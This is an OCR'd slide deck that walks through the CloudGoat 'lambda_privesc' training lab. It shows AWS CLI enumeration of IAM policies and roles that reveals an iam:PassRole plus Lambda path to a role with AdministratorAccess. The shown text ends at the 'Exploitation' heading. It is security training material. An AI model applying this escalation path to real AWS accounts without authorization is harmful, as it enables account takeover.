2023.8.24

Digitial Forensics

TEAM

SINCHE.INC

SPEAKER

DaKyung Kim

Cloudgoat Lambda privesc

Table of Contents

Page

Scenario - Summary

Starting as the IAM user Chris, the attacker discovers that they can assume a role that has full Lambda access and pass role permissions. The attacker can then perform privilege escalation to obtain full admin access.

Scenario - Goals

Perform privilege escalation to obtain full admin access.

= Attach **AdministratorAccess** policy




Chris(Attacker)
chris-lambda_privesc
cg-lambdaManager-role-lambda_privesc
cg-lambdaManager-policy-lambda_privesc
cg-debug-role-lambda_privesc
AdministaratorAccess

Fig 1. Scenario

Check attached user policies.




```
d7mekz@d7buntu:~/Desktop/cloudgoat$ aws iam list-attached-user-policies --user-name chris-lambda
_privesc_cgidk69ezo98nb --profile chris
{
    "AttachedPolicies": [
        {
            "PolicyName": "cg-chris-policy-lambda_privesc_cgidk69ezo98nb",
            "PolicyArn": "arn:aws:iam::071745459242:policy/cg-chris-policy-lambda_privesc_cgidk6
9ezo98nb"
        }
    ]
}
```

Fig 2. User attached policy list


Check the roles Chris can access

- lambdaManager
  - Chris - sts:AssumeRole
  - iam:passRole



```
{
    "PolicyVersion": {
        "Document": {
            "Statement": [
                {
                    "Action": [
                        "lambda:*",
                        "iam:PassRole"
                    ],
                    "Effect": "Allow",
                    "Resource": "*",
                    "Sid": "lambdaManager"
                }
            ],
            "Version": "2012-10-17"
        },
        "VersionId": "v1",
        "IsDefaultVersion": true,
        "CreateDate": "2023-08-16T04:14:18+00:00"
    }
}
```

Fig 3. lambdaManager-iam:passRole




```
"Path": "/",
"RoleName": "cg-lambdaManager-role-lambda_privesc_cgidk69ezo98nb",
"RoleId": "AROARBNC42QVDLBIHJ6NK",
"Arn": "arn:aws:iam::071745459242:role/cg-lambdaManager-role-lambda_privesc_cgidk69ezo98nb",
"CreateDate": "2023-08-16T04:14:28+00:00",
"AssumeRolePolicyDocument": {
    "Version": "2012-10-17",
    "Statement": [
        {
            "Sid": "",
            "Effect": "Allow",
            "Principal": {
                "AWS": "arn:aws:iam::071745459242:user/chris-lambda_privesc_cgidk69ezo98nb"
            },
            "Action": "sts:AssumeRole"
        }
    ]
},
"MaxSessionDuration": 3600
```

Fig 4. The roles Chris can access

Check attached role & policies

- Debug role's policy -> Administrator




```
d7mekz@d7buntu:~$ aws iam list-attached-role-policies --role-name cg-debug-role-lambda_privesc_cgidk69ezo98nb --profile chris
{
    "AttachedPolicies": [
        {
            "PolicyName": "AdministratorAccess",
            "PolicyArn": "arn:aws:iam::aws:policy/AdministratorAccess"
        }
    ]
}
d7mekz@d7buntu:~$ aws iam list-attached-role-policies --role-name cg-lambdaManager-role-lambda_privesc_cgidk69ezo98nb --profile chris
{
    "AttachedPolicies": [
        {
            "PolicyName": "cg-lambdaManager-policy-lambda_privesc_cgidk69ezo98nb",
            "PolicyArn": "arn:aws:iam::071745459242:policy/cg-lambdaManager-policy-lambda_privesc_cgidk69ezo98nb"
        }
    ]
}
```

Fig 5. User attached role & policy information

II Exploitation

